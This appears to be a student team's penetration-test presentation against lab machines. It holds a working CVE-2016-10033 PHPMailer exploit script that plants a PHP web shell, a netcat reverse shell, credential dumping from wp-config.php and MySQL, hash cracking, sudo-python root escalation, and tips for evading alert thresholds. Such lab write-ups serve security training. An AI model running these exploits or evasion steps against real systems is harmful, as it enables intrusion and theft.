

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network
By: Gladys, Marsdin, Nduka, Tobenna, Felipe, Adam.

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0 -
192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4:192.168.1.110
OS: Debian 5
Hostname: TARGET1

IPv4:192.168.1.115
OS: Debian 5
Hostname: TARGET2

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Vulnerability	Open ports and services running on the host/Victim's machine	Gateway for an attacker to use for reconnaissance to perform other malicious activities.
Weak Credentials	There are no requirements for users to have strong passwords, which makes it easier for attackers to compromise user accounts.	This vulnerability can allow an attacker to gain unauthorized access to user account.
Database Exploit (mySQL)	Access to Database or stored information.	SQL command was used to extract username and hashes from the database.
Directory Enumeration	Remote attackers can use tools to view server directories via Wordpress	Vulnerable plugins, the website directory structure, and usernames are identifiable to remote attackers.
Privilege Escalation	The user Steven was allowed to execute python at sudo rights privilege	This vulnerability was exploited to escalate to root user.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
CVE-2016-10033	Exploit in PHPMailer version <5.2.18 allows RCE by passing extra parameters with backslashes.	Attackers can use a shell script to place a backdoor which can be leveraged to gain shell access.
Broken Access Controls	Access to restricted content is trivial to access due to a misconfiguration.	A remote user can gain access to the root user by running su in a shell.
Directory Traversal	An attacker can browse a remote directory to view sensitive information.	Vulnerable PHPMailer version is available to any user to read.
Port Scanning	The Server Responds to nmap scans with open ports and associated services.	Potentially vulnerable entry points are visible to outsiders.

Exploits Used

Exploitation: Directory Enumeration

Nikto, WPScan, and Gobuster were used to get user credentials, as well as open directories which were leveraged to gain access to server 2.

The vulnerable server provided usernames to the attacker.
Command: wpscan --url <http://192.168.1.110/wordpress> --enumerate u,vp --stealthy

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.115
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/03/19 15:01:53 Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 312] [→ http://192.168.1.115/i
mg/]
/css (Status: 301) [Size: 312] [→ http://192.168.1.115/c
ss/]
/wordpress (Status: 301) [Size: 318] [→ http://192.168.1.115/w
ordpress/]
/manual (Status: 301) [Size: 315] [→ http://192.168.1.115/m
anual/]
/js (Status: 301) [Size: 311] [→ http://192.168.1.115/j
s/]
Progress: 1263 / 220561 (0.57%)
/vendor (Status: 301) [Size: 315] [→ http://192.168.1.115/v
endor/]
Progress: 2599 / 220561 (1.18%)
/fonts (Status: 301) [Size: 314] [→ http://192.168.1.115/f
onts/]
Progress: 3894 / 220561 (1.77%)
```

```
[i] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
)
```


Exploitation: CVE-2016-10033

- Our shell script uses Target 2's contact.php page to drop a PHP backdoor in the remote system.
- We were able to spawn a reverse shell via netcat and escalate to the root user by guessing frequently used passwords.
- We can further build upon this by using the attacker machine's STTY data to have a **fully interactive** shell.

```
root@Kali:~# ls
bettybooprythmonthereservationgrab.jpg  Downloads  hash2.txt  Music  Pictures
Desktop  exploit.sh  hash.txt  nmap_service.txt  Public
Documents  flags.txt  hydra.restore  pcap.pcap  server2scan.txt
root@Kali:~# cat exploit.sh
TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
--data-urlencode "name=Hackerman" \
--data-urlencode "email=\"hackerman\"" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
--data-urlencode "message=<?php echo shell_exec(\"$_GET['cmd']\"); ?>" \
--data-urlencode "action=submit" \
$TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
echo "[!] Exploit failed"
fi
root@Kali:~# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#
```

Exploit Code

```
01670 >>> blah\"@badguy.com Unbalanced "" 01670 <<< To: Hacker 01670 <<< Subject: Message from Hackerman 01670
<<< X-
Vulnera
<<< X-
Type: te
01670 <
logging
[127.0.0
EXPN 0
01670 <
SIZE=4
2.1.5 ...
Receive
blah\"@
hackern
>>> Su
>>> Su
blah\"@
01670 >
01670 >
01670 >
Waiting fo
```

Gaining remote access through a netcat listener and escalating to root.

Exploitation: CVE-2016-10033

Process

1. Background the process with **CTRL + Z**
2. Execute **stty raw -echo**
3. fg
4. type **reset** and press **<enter>**
5. Export SHELL and TERM.
6. Execute bash -i
7. You now have a fully interactive shell!
Example use case: TMUX (below)

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ su root
su root
Password: toor
root@target2:/var/www/html# ^Z
[1]+  Stopped                  nc -lvnp 4444
root@Kali:~# echo $TERM
xterm-256color
root@Kali:~# stty -a
speed 38400 baud; rows 41; columns 108; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swch = <undef>;
start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iucrc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprtr echoctl echoke -flusho -extproc
root@Kali:~# stty raw -echo
```

```
t
link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft f
orever
inet6 ::1/128 scope host
valid_lft forever preferred_lft f
orever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_U
P> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
inet 192.168.1.115/24 brd 192.168.1.255 scope global eth0
valid_lft forever preferred_lft f
orever
inet6 fe80::215:5dff:fe00:411/64 sco
pe link
valid_lft forever preferred_lft f
orever
root@target2:/var/www/html#
[1] 0:bash* "target2" 11:43 21-Mar-22
```

```
root@target2:/var/www/html# export SHELL=bash
root@target2:/var/www/html# export TERM=xterm-256color
root@target2:/var/www/html# bash -i
root@target2:/var/www/html#
```


Exploitation: Database Exploit (SQL)

- Most servers usually store information on a database, sql is one of the most common method of accessing and manipulating a database.
- In this section, the database was successfully logged into using credentials from wp-config.php. This exploit enabled the viewing of all the tables on the database and also usernames and hashes stored by entering some simple sql commands.

```
GNU nano 2.2.6 File: wp-config.php
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');


/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ $
 * You can change these at any point in time to invalidate all existing cookies. This will
 *
 * @since 2.6.0
 */
define('AUTH_KEY', '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{0r3zalh.JE+Q!Gi:L7U[(T:J5$
define('SECURE_AUTH_KEY', 'y@^[*q{)NKZAKK[,AA4y-Ia*swA6/O@6*r{+RS*N!p16a$*ctt+ I/!A/Tip($
```

Plaintext credentials for the root account is visible by all users.

We leveraged these credentials to gain **full** access to the mysql database.



```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_re
gistered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08
-12 22:49:12 | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08
-12 23:31:16 | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

We are able to view the password hashes of all users using the root credentials.

```
michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Exploitation: Weak Credentials

John the ripper, a password cracking tool was used to brute force the unsalted hashes obtained from the wordpress database (under wp_users).

The plaintext password enabled a remote shell login into Steven's account on port 22 (SSH).

```
root@Kali:~# cat hash.txt
steven:$P$Bk3VD9jsxx/loJoqNsU
RgHiaB23j7W/
```

Steven's Password Hash (Above) and Password (Below)

```
root@Kali:~# john hash.txt --show
steven:pink84

1 password hash cracked, 0 left
root@Kali:~#
```

Success!

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 15 12:30:45 2022 from 192.168.1.90
$ whoami
steven
$
```


Exploitation: Privilege Escalation via Interactive Shell

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

After successfully gaining access to steven's account. We noticed that Steven had sudo privileges to run python. We were able to spawn a shell through this method.

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/sh")'
# whoami
root
#
```

Avoiding Detection

Directory Enumeration Stealth Exploitation

Monitoring Overview

- Which alerts detect this exploit?
 - Excessive HTTP Errors (WPScan)
- Which metrics do they measure?

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 for the last 5 minutes

- Which thresholds do they fire at?
 - More than 400 http response status codes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Wpscan: Use the --stealthy flag
- Are there alternative exploits that may perform better?
 - Exploiting CVE-2016-10033 allows us to view the directory from a shell which would use significantly less traffic and generate less errors.

```
[+] Finished: Sun Mar 20 16:24:30 2022
[+] Requests Done: 7
[+] Cached Requests: 3
[+] Data Sent: 1.504 KB
[+] Data Received: 103.202 KB
[+] Memory used: 199.371 MB
[+] Elapsed time: 00:00:04
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u,vp --stealthy
```



Stealth Exploitation of Weak Credentials

Monitoring Overview

- Which alerts detect this exploit?
 - CPU Usage Montitor
- Which metrics do they measure?
 - The CPU usage of a process in percent.
- Which thresholds do they fire at?
 - The alert fires when the CPU usage is >50% for a process.

